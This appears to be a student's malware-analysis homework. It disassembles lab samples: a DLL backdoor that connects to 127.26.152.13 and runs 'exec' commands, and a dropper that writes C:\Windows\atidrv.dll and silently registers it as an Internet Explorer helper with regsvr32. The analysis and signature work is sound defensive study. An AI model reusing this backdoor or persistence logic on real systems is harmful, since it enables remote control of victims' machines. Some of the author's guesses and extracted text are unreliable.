    push     eax                ; bInitialOwner
    push     eax                ; lpMutexAttributes
    call     ds>CreateMutexA
    lea     ecx, [esp+1208h+var_1190]
    push     ecx
    push     202h
    call     ds:WS2_32_115
    test    eax, eax
    jnz     loc_100011E8
    push     6
```

3. It is apparent that the dll starts a process and executes it.

```
loc_10001161:          ; CODE XREF: sub_10001010+142↑j
    lea      edx, [esp+1208h+Str2]           ; MaxCount
    push    4                                ; Str2
    push     edx
    push     offset aExec      ; "exec"
    call     ebp ; strncmp
    add     esp, 0Ch
    test    eax, eax
    jnz     short loc_100011B6
    mov     ecx, 11h
    lea     edi, [esp+1208h+StartupInfo]
    rep stosd
    lea     eax, [esp+1208h+ProcessInformation]
    lea     ecx, [esp+1208h+StartupInfo]
    push     eax                ; lpProcessInformation
    push     ecx                ; lpStartupInfo
    push     0                  ; lpCurrentDirectory
    push     0                  ; lpEnvironment
    push     8000000h            ; dwCreationFlags
    push     1                  ; bInheritHandles
    push     0                  ; lpThreadAttributes
    lea     edx, [esp+1224h+CommandLine]
    push     0                  ; lpProcessAttributes
    push     edx                ; lpCommandLine
    push     0                  ; lpApplicationName
    mov     [esp+1230h+StartupInfo.cb], 44h ; 'D'
    call     ebx ; CreateProcessA
    jmp     loc_100010E9
```

I can also see that there is major use of the WS2_32 library and an ip address 127.26.152.13, the WS2 functions imported include send and receive functions so I'm assuming that this is a trojan that affects every .exe file on the disk and then imports or

exports information from that IP onto or from the machine.

```
.text:10001058      stosb
.text:10001059      call ds:OpenMutexA
.text:1000105F      test eax, eax
.text:10001061      jnz loc_100011E8
.text:10001067      push offset Name ; "SADFHUHF"
.text:1000106C      push eax ; bInitialOwner
.text:1000106D      push eax ; lpMutexAttributes
.text:1000106E      call ds>CreateMutexA
.text:10001074      lea ecx, [esp+1208h+var_1190]
.text:10001078      push ecx
.text:10001079      push 202h
.text:1000107E      call ds:WS2_32_115
.text:10001084      test eax, eax
.text:10001086      jnz loc_100011E8
.text:1000108C      push 6
.text:1000108E      push 1
.text:10001090      push 2
.text:10001092      call ds:WS2_32_23
.text:10001098      mov esi, eax
.text:1000109A      cmp esi, OFFFFFFFFh
.text:1000109D      jz loc_100011E2
.text:100010A3      push offset a1272615213 ; "127.26.152.13"
.text:100010A8      mov [esp+120Ch+var_11F4], 2
.text:100010AF      call ds:WS2_32_11
.text:100010B5      push 50h ; "P"
.text:100010B7      mov [esp+120Ch+var_11F0], eax
.text:100010BB      call ds:WS2_32_9
.text:100010C1      lea edx, [esp+1208h+var_11F4]
.text:100010C5      push 10h
.text:100010C7      push edx
.text:100010C8      push esi
.text:100010C9      mov [esp+1214h+var_11F2], ax
.text:100010CE      call ds:WS2_32_4
.text:100010D4      cmp eax, OFFFFFFFFh
.text:100010D7      jz loc_100011DB
.text:100010DD      mov ebp, ds:strncmp
.text:100010E3      mov ebx, ds>CreateProcessA
.text:100010E9
```

4. This malware seems very tricky to remove as it affects every file on the system. My best guess would be to create a file that does what this malware did but in the opposite way. That is to look for every instance of kernel132.dll on the machine and replace it with the real kernel32.dll. If that doesn't work then you might have to restore the machine from scratch and save files from backups.

Problem 4.

1. If I scroll down in the main function I find this location with some interesting functions. If I go to sub_4010A0

```

push    dword ptr [esi] ; Callback
call    _register_thread_local_exe_atexit_callback ; Call Procedure
pop    ecx

loc_40126D:
push    edi
call    __telemetry_main_invoke_trigger ; Call Procedure
call    __p_argv ; Call Procedure
mov    edi, eax
call    __p_argc ; Call Procedure
mov    esi, eax
call    __get_initial_narrow_environment ; Call Procedure
push    eax
push    dword ptr [edi]
push    dword ptr [esi]
call    sub_4010A0 ; Call Procedure
mov    esi, eax
push    0
call    __telemetry_main_return_trigger ; Call Procedure
add    esp, 14h ; Add
call    sub_4018D7 ; Call Procedure
test   al, al ; Logical Compare
jnz    short loc_4012AB ; Jump if Not Zero (ZF=0)

push    esi ; Code
call    exit ; Call Procedure

loc_4012AB:
test   bl, bl ; Logical Compare
jnz    short loc_4012B4 ; Jump if Not Zero (ZF=0)

```

I see that there is a filename atidrv.dll, and a command. I go into 401000

```

; Attributes: bp-based frame

sub_4010A0 proc near
push    ebp
mov    ebp, esp
push    offset FileName ; "C:\\Windows\\atidrv.dll"
push    0 ; lpModuleName
call    ds:GetModuleHandleW ; Indirect Call Near Procedure
push    eax ; hModule
call    sub_401000 ; Call Procedure
add    esp, 8 ; Add
push    offset Command ; "regsvr32 /s C:\\Windows\\atidrv.dll"
call    ds:system ; Indirect Call Near Procedure
add    esp, 4 ; Add
xor    eax, eax ; Logical Exclusive OR
pop    ebp
retn
sub_4010A0 endp

```

It seems that this function creating a file and writing to it. My guess is that as the persistence mechanism this malware hides itself as a windows dll named atidrv.dll. It then registers that dll with regsvr32 so the system accepts it. Another interesting resource is the IDR.dll in Name. When I researched apparently the IDR dll is a flag of malicious code running on your computer. It could also create that file as the data.

```

nModule= dword ptr  8
lpFileName= dword ptr  0Ch

push    ebp  |
mov     ebp, esp
sub    esp, 1Ch           ; Integer Subtraction
mov     [ebp+var_1], 0
push    offset Type      ; "RC_DATA"
push    offset Name       ; "IDR_DLL1"
mov     eax, [ebp+nModule]
push    eax              ; hModule
call   ds:FindResourceW ; Indirect Call Near Procedure
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx              ; hResInfo
mov     edx, [ebp+nModule]
push    edx              ; hModule
call   ds:LoadResource  ; Indirect Call Near Procedure
mov     [ebp+hResData], eax
mov     eax, [ebp+hResInfo]
push    eax              ; hResInfo
mov     ecx, [ebp+nModule]
push    ecx              ; hModule
call   ds:SizeofResource ; Indirect Call Near Procedure
mov     [ebp+nNumberOfBytesToWrite], eax
mov     edx, [ebp+hResData]
push    edx              ; hResData
call   ds:LockResource  ; Indirect Call Near Procedure
mov     [ebp+lpBuffer], eax
push    0                 ; hTemplateFile
push    80h               ; dwFlagsAndAttributes
push    2                 ; dwCreationDisposition
push    0                 ; lpSecurityAttributes
push    0                 ; dwShareMode
push    0C0000000h         ; dwDesiredAccess
mov     eax, [ebp+lpFileName]
push    eax              ; lpFileName
call   ds>CreateFileW   ; Indirect Call Near Procedure
; sub_401000 endp

push    ecx              ; lpNumberOfBytesWritten
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx              ; nNumberOfBytesToWrite
mov     eax, [ebp+lpBuffer]
push    eax              ; lpBuffer
mov     ecx, [ebp+hFile]
push    ecx              ; hFile
call   ds:WriteFile    ; Indirect Call Near Procedure
mov     edx, [ebp+hFile]
push    edx              ; hObject
call   ds:CloseHandle  ; Indirect Call Near Procedure
mov     [ebp+var_1], 1
mov     al, [ebp+var_1]
mov     esp, ebp
pop    ebp
retn          ; Return Near from Procedure
sub_401000 endp

```

- a. The main host based signature I can gather is to look for atidrv.dll on your system. Specifically at C:\\Windows\\atidrv.dll. Also look for the IDR.dll file.
2. From strings, I found the CLSID to be 3543619C-D563-43F7-95EA-4DA7E1CC396A
 - <https://www.facebook.com/RPI-Computer-Security-Club/>
 - <http://blog.rpis.ec/>
 - <http://security.cs.rpi.edu/courses/binexp-spring20/explorer.exe>
 - CLSID\\{3543619C-D563-43f7-95EA-4DA7E1CC396A}
 - CodeProject Example BHO
 - CLSID\\{3543619C-D563-43f7-95EA-4DA7E1CC396A}\\InProc Apartment
3. I found a BHO.cpp in strings and in IDA pro. I believe this is used as the interface between COM

```

; CV Signature
dd 0EA839ABBh      ; Data1 ; GUID
dw 0FEEBh          ; Data2
dw 438Fh          ; Data3
db 0BCh, 34h, 1Fh, 22h, 84h, 59h, 1Ch, 8Fh; Data4
dd 1              ; Age
text "UTF-8", 'C:\Users\IEUser\Downloads\BHOinCPP_src\BHOinCPP\Releas' ; PdbFileName
text "UTF-8", 'e\launch.pdb',0
align 10h
formation (IMAGE_DEBUG_TYPE_VC_FEATURE)
db    0           . DATA TYPE= rdata+004021C010

```

When inspecting the code I found that it uses the IWebBrowser Interface

```


CBHO::~CBHO()
{
    DisconnectEventSink();
    extStatusBH0->tabCounterMinus();
}

CComPtr<IWebBrowser2> m_IWebBrowser2BH0;
CComPtr<IWebBrowser2ContentScript>

// Called by IE to give us IE's site object, through which we get access

```

4. Going back to the strings I can see that the malware calls CoInitialize and CoCreateInstance.



- a. CoInitialize according to the Microsoft Docs “Initializes the COM library on the current thread and identifies the concurrency model as single-thread apartment (STA).”
- b. CoCreateInstance function accepts the CLSID and the IID of the object that the malware is requesting. The OS then searches for the class information, and loads the program that will perform the functionality, if it isn’t already running. The CoCreateInstance class returns a pointer that points to a structure that contains function pointers.